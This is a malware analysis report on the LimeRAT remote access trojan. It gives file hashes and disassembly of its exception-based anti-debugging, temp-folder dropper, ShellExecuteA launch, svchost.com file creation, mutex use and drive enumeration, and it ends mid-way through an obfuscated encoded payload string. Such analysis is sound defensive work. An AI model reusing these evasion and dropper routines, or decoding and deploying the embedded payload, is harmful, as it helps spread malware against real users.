# LimeRAT

Technical Analysis Report

ZAYOTEM

# Table of Contents

# introduction

RAT(Remote Administration Tool) is a malware that opens an administrator-authorized backdoor on the infected computer. RAT's can be used legally. For example, when you have a technical problem with the computer at  work, sometimes IT people use a RAT to access and troubleshoot computers.


Unfortunately, people who usually use RAT are hackers who try to damage your device or maliciously access your information. Such RATS are usually downloaded invisibly without your knowledge.

Once the RAT is installed on your device, the hacker can wreak havoc. They can steal your sensitive information, block your keyboard so you can't type, install other malware, and even render your devices useless.

# e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe Analysis


| | |
|---|---|
| File | e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe |
| MD5 | 5ddfbddf74d9e09bf434940362019979 |
| SHA-1 | 595d69d9fc35b83cd8d6567e88ab6526582576e4 |
| SHA256 | e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c |

When the malware is first examined, it uses exceptions against its analyzed by the debugger. An exception is created using the RaiseException function. If the exceptions of the DBC_CONTROL_C or DBG_RIPEVENT are not obtained by the exception handler, it becomes clear that the program is in the debugger and thus the program can protect itself.




```
CODE:00402E4C
CODE:00402E4C
CODE:00402E4C
CODE:00402E4C sub_402E4C proc near
CODE:00402E4C mov     ds:dword_40A010, offset RaiseException
CODE:00402E56 mov     ds:dword_40A014, offset RtlUnwind
CODE:00402E60 mov     ds:dword_40A628, eax
CODE:00402E65 xor     eax, eax          ; Logical Exclusive OR
CODE:00402E67 mov     ds:dword_40A62C, eax
CODE:00402E6C mov     ds:dword_40A630, edx
CODE:00402E72 mov     eax, [edx+4]
CODE:00402E75 mov     ds:dword_40A01C, eax
CODE:00402E7A call    sub_402D44        ; Call Procedure
CODE:00402E7F mov     ds:byte_40A024, 0
CODE:00402E86 call    sub_402DEC        ; Call Procedure
CODE:00402E8B retn                      ; Return Near from Procedure
CODE:00402E8B sub_402E4C endp
CODE:00402E8B
```

After an anti-debug check using exceptions, it creates folder named 3582-490 in "C:\Users\User\AppData\Local\Temp" and creates a .NET file in its own name. The resulting file is .NET and can be seen when you review it in program named cffexplorer.




| Ad | Değiştirme tarihi | Tür | Boyut |
|---|---|---|---|
| e615a06c4539fc5fabedd46658fdc2ff534... | 18.07.2021 00:20 | Uygulama | 741 KB |




```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  CE CA EF BE 01 00 00 00 91 00 00 00 6C 53 79 73  ÎÊï¾ ...'...lSys
00000010  74 65 6D 2E 52 65 73 6F 75 72 63 65 73 2E 52 65  tem.Resources.Re
00000020  73 6F 75 72 63 65 52 65 61 64 65 72 2C 20 6D 73  sourceReader,.ms
00000030  63 6F 72 6C 69 62 2C 20 56 65 72 73 69 6F 6E 3D  corlib,.Version=
00000040  34 2E 30 2E 30 2E 30 2C 20 43 75 6C 74 75 72 65  4.0.0.0,.Culture
00000050  3D 6E 65 75 74 72 61 6C 2C 20 50 75 62 6C 69 63  =neutral,.Public
00000060  4B 65 79 54 6F 6B 65 6E 3D 62 37 37 61 35 63 35  KeyToken=b77a5c5
00000070  36 31 39 33 34 65 30 38 39 23 53 79 73 74 65 6D  61934e089#System
00000080  2E 52 65 73 6F 75 72 63 65 73 2E 52 75 6E 74 69  .Resources.Runti
00000090  6D 65 52 65 73 6F 75 72 63 65 53 65 74 02 00 00  meResourceSet┐..
000000A0  00 01 00 00 00 01 00 00 00 66 53 79 73 74 65 6D  . ... ...fSystem
000000B0  2E 44 72 61 77 69 6E 67 2E 49 63 6F 6E 2C 20 53  .Drawing.Icon,.S
000000C0  79 73 74 65 6D 2E 44 72 61 77 69 6E 67 2C 20 56  ystem.Drawing,.V
000000D0  65 72 73 69 6F 6E 3D 34 2E 30 2E 30 2E 30 2C 20  ersion=4.0.0.0,.
000000E0  43 75 6C 74 75 72 65 3D 6E 65 75 74 72 61 6C 2C  Culture=neutral,
000000F0  20 50 75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D  .PublicKeyToken=
00000100  62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61  b03f5f7f11d50a3a
00000110  42 6A 9B 9A 00 00 00 00 35 01 00 00 14 24 00 74  Bj›š....5 ..¶$.t
00000120  00 68 00 69 00 73 00 2E 00 49 00 63 00 6F 00 6E  .h.i.s...I.c.o.n
00000130  00 00 00 00 00 40 00 01 00 00 00 FF FF FF FF 01  .....@. ...ÿÿÿÿ
00000140  00 00 00 00 00 00 00 0C 02 00 00 00 51 53 79 73  .......□┐...QSys
00000150  74 65 6D 2E 44 72 61 77 69 6E 67 2C 20 56 65 72  tem.Drawing,.Ver
00000160  73 69 6F 6E 3D 34 2E 30 2E 30 2E 30 2C 20 43 75  sion=4.0.0.0,.Cu
00000170  6C 74 75 72 65 3D 6E 65 75 74 72 61 6C 2C 20 50  lture=neutral,.P
00000180  75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 62 30  ublicKeyToken=b0
00000190  33 66 35 66 37 66 31 31 64 35 30 61 33 61 05 01  3f5f7f11d50a3a|
000001A0  00 00 00 13 53 79 73 74 65 6D 2E 44 72 61 77 69  ...‼System.Drawi
```

It then runs the file it created in the temp folder using the ShellExecuteA api.




```
CODE:004078D9 lea     edx, [ebp+var_A248] ; Load Effective Address
CODE:004078DF mov     al, 1
CODE:004078E1 call    sub_406F34       ; Call Procedure
CODE:004078E6 mov     eax, [ebp+var_A248]
CODE:004078EC call    sub_40340C       ; Call Procedure
CODE:004078F1 push    eax              ; nShowCmd
CODE:004078F2 lea     eax, [ebp+var_A250] ; Load Effective Address
CODE:004078F8 call    Gettemppath      ; Call Procedure
CODE:004078FD push    [ebp+var_A250]   ; lpDirectory
CODE:00407903 lea     eax, [ebp+var_A254] ; Load Effective Address
CODE:00407909 mov     edx, offset unk_4091B4
CODE:0040790E mov     ecx, 9
CODE:00407913 call    sub_4031F4       ; Call Procedure
CODE:00407918 push    [ebp+var_A254]   ; lpParameters
CODE:0040791E lea     edx, [ebp+var_A25C] ; Load Effective Address
CODE:00407924 xor     eax, eax         ; Logical Exclusive OR
CODE:00407926 call    getmodulefilename ; Call Procedure
CODE:0040792B mov     eax, [ebp+var_A25C]
CODE:00407931 lea     edx, [ebp+var_A258] ; Load Effective Address
CODE:00407937 call    sub_404ED0       ; Call Procedure
CODE:0040793C push    [ebp+var_A258]
CODE:00407942 lea     eax, [ebp+var_A24C] ; Load Effective Address
CODE:00407948 mov     edx, 3
CODE:0040794D call    tempteki_yolu_al ; Call Procedure
CODE:00407952 mov     eax, [ebp+var_A24C]
CODE:00407958 call    sub_40340C       ; Call Procedure
CODE:0040795D push    eax              ; lpFile
CODE:0040795E push    offset Operation ; "open"
CODE:00407963 mov     eax, ds:hwnd
CODE:00407968 push    eax              ; hwnd
CODE:00407969 call    ShellExecuteA    ; Call Procedure
```

Again, a file named "svchost.com" created to "C:\Windows\" using the CreateFileA api. It then creates the file named tmp5023.tmp to "C:\Users\User\AppData\Local\Temp". After it's all over, a mutex is created using the CreateMutexA api to create a mutex.



```
CODE:00404018
CODE:00404018
CODE:00404018 ; Attributes: bp-based frame
CODE:00404018
CODE:00404018 ; int __stdcall sub_404018(LPSECURITY_ATTRIBUTES lpMutexAttributes, int, LPCSTR lpName)
CODE:00404018 sub_404018 proc near
CODE:00404018
CODE:00404018 lpMutexAttributes= dword ptr  8
CODE:00404018 arg_4= dword ptr  0Ch
CODE:00404018 lpName= dword ptr  10h
CODE:00404018
CODE:00404018 push    ebp
CODE:00404019 mov     ebp, esp
CODE:0040401B mov     eax, [ebp+lpName]
CODE:0040401E push    eax             ; lpName
CODE:0040401F cmp     [ebp+arg_4], 1  ; Compare Two Operands
CODE:00404023 sbb     eax, eax        ; Integer Subtraction with Borrow
CODE:00404025 inc     eax             ; Increment by 1
CODE:00404026 and     eax, 7Fh        ; Logical AND
CODE:00404029 push    eax             ; bInitialOwner
CODE:0040402A mov     eax, [ebp+lpMutexAttributes]
CODE:0040402D push    eax             ; lpMutexAttributes
CODE:0040402E call    CreateMutexA    ; Call Procedure
CODE:00404033 pop     ebp
CODE:00404034 retn    0Ch             ; Return Near from Procedure
CODE:00404034 sub_404018 endp
CODE:00404034
```

After the program discovers the drivers that are inside the computer using the GetDriveStringsA api, it validates the validity of these drivers by using the GetDriveTypeA api.




```
CODE:00406D6A push    eax             ; lpBuffer
CODE:00406D6B push    97h ; '—'       ; nBufferLength
CODE:00406D70 call    GetLogicalDriveStringsA ; Call Procedure
CODE:00406D75 xor     ebx, ebx        ; Logical Exclusive OR
CODE:00406D77 jmp     short loc_406DD5 ; Jump
```

```
CODE:00406DD5
CODE:00406DD5 loc_406DD5:
CODE:00406DD5 xor     eax, eax        ; Logical Exclusive OR
CODE:00406DD7 mov     al, bl
CODE:00406DD9 cmp     [ebp+eax+Buffer], 0 ; Compare Two Operands
CODE:00406DE1 jnz     short loc_406D79 ; Jump if Not Zero (ZF=0)
```

```
CODE:00406E01 jmp     short loc_406DF0 ; Jump
```

```
CODE:00406D79
CODE:00406D79 loc_406D79:
CODE:00406D79 mov     esi, ebx
CODE:00406D7B and     esi, 0FFh       ; Logical AND
CODE:00406D81 lea     eax, [ebp+esi+Buffer] ; Load Effective Address
CODE:00406D88 push    eax             ; lpRootPathName
CODE:00406D89 call    GetDriveTypeA   ; Call Procedure
CODE:00406D8E sub     eax, 5          ; Integer Subtraction
CODE:00406D91 jz      short loc_406DD2 ; Jump if Zero (ZF=1)
```

The program then takes the location of the verified drive and examines all the files contained in it.



```
CODE:0040750D
CODE:0040750D loc_40750D:
CODE:0040750D mov     edx, esi
CODE:0040750F mov     eax, ebx
CODE:00407511 call    sub_40534C      ; Call Procedure
CODE:00407516 test    al, al          ; Logical Compare
CODE:00407518 jz      short loc_407543 ; Jump if Zero (ZF=1)
```

```
CODE:0040751A mov     eax, [ebp+arg_0]
CODE:0040751D push    eax
CODE:0040751E lea     ecx, [ebp+var_10] ; Load Effective Address
CODE:00407521 mov     edx, esi
CODE:00407523 mov     eax, ebx
CODE:00407525 call    sub_405338      ; Call Procedure
CODE:0040752A mov     ecx, [ebp+var_10]
CODE:0040752D lea     eax, [ebp+var_C] ; Load Effective Address
CODE:00407530 mov     edx, [ebx+1Ch]
CODE:00407533 call    sub_403258      ; Call Procedure
CODE:00407538 mov     eax, [ebp+var_C]
CODE:0040753B call    sub_4074B4      ; Call Procedure
CODE:00407540 pop     ecx
CODE:00407541 jmp     short loc_407565 ; Jump
```

```
CODE:00407543
CODE:00407543 loc_407543:
CODE:00407543 lea     ecx, [ebp+var_18] ; Load Effective Address
CODE:00407546 mov     edx, esi
CODE:00407548 mov     eax, ebx
CODE:0040754A call    sub_405338      ; Call Procedure
CODE:0040754F mov     ecx, [ebp+var_18]
CODE:00407552 lea     eax, [ebp+var_14] ; Load Effective Address
CODE:00407555 mov     edx, [ebx+1Ch]
CODE:00407558 call    sub_403258      ; Call Procedure
CODE:0040755D mov     eax, [ebp+var_14]
CODE:00407560 call    sub_4071D0      ; Call Procedure
```


```
CODE:00407565
CODE:00407565 loc_407565:
CODE:00407565 inc     esi             ; Increment by 1
CODE:00407566 dec     edi             ; Decrement by 1
CODE:00407567 jnz     short loc_40750D ; Jump if Not Zero (ZF=0)
```

After finishing its circulation in the home directory, it releases the mutex.

# e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe Analysis (temp)


| | |
|---|---|
| File | e615a06c4539fc5fabedd46658fdc2ff534d0173f9043162f3809ef3002f0a2c.exe |
| MD5 | ad7fab95d903b025ebd5a36a8d7e06a6 |
| SHA-1 | 66faf0fe2a065f5c6c1701fe9c52e3f2ef677a51 |
| SHA256 | 4617466868abd96c612df835281b02512cba8e21b72be5eaaf817be02996c897 |

Source codes can be seen when the file is examined in dnSpy program. When these source codes are examined, it is observed that a string variable with a length exceeding 1000 characters is defined in source code.




```
string p = this.Rot13(Strings.StrReverse("==NNO8/5Q//8Emig3pn5k/61REXYn5uk779zqF01LUlBUo4vGkk7N/
  Kn3crKLAH3m8hhsfKBQlTgAkz+e8Rc/d/M/tw35wJjedbSuWI/jSPbPo5ga75PsU9zMCc3da2v8u/j/67vzcmF/6/ubOqscm8nkCaEOV6XFNLVPnh
  +m9iUGA+KA6UGwSwtY1JE/Ovo9Kl4u+X9KA/QYkWW7vThw9GgI87sk8Cmgk0LsAf1CfuUx/WmrLN/eAsibkm+E5qA9iw/
  FrC6i8MofhJ821KZ3QLIizOGeA/s6C1/G3O6gu/1zQsnnAs918r0p9qF5S+2ZdAAK/spo57ou7kmvHsY2s6Y6itAuvQgN/hk/lCLLr9/
  i1iwAw7v6QRv4rg8AG/1s2RrN3vsUa/1c/eaYciXgixE/r23QyT9z99D69qwsiC+brA/w/1lLrlVscpA4sXOHiz9dyDA53YJ8Z3t3//Dirg
  +r4isCcjLkU4Y//E+K//irhQ9a9A6C/Yb8hJ+8gz921sSw/10sar/4sg+k/X5+//G9+n2rJvdliz+A9s/2x/4sXlqdC2a6BV/y5IQ+1Z+KC/Krrk/
  CsH+/yk7cek/72//T/eyJuK+ymXUn4CJfhb8Y/H1F937qo7rrXCViZ13ZT3eT/73FA2oWw/6Y47GaZ19qRl9lCc9/YmxMcG8CR7SU6gjrFuSqpHy/
  vQn/jiY/tYaTUYcDW98R9Jj4/i946CHF+YGnTnBbi0jSiX7sVJg+99aG9M5rrU0vZv4Yql7jO9J/rQj298hd/aeipI28K5G3/YMs0M/iaq68e6xp
  +Ii5amaTzeKx3Coiec5vDX/dG8/iW/q3Kkr1UK9ce877l+8xYiq/W3sAv4q+Yr2Yi9qHm/T+Cyem+UUTtXuIYCIV+AemDU5AiU0rQY+spc5K/
  Pmisk54UaUdisXpF+/bxqlb85aYY/XUNMDt6YFmsZo9YmRp2L/+DkaH3Cvsio46mv6CpFxU2A7q2GfxGwa3sI1/BPZK4/COq9xkGJ1mhqV44wq8/zG
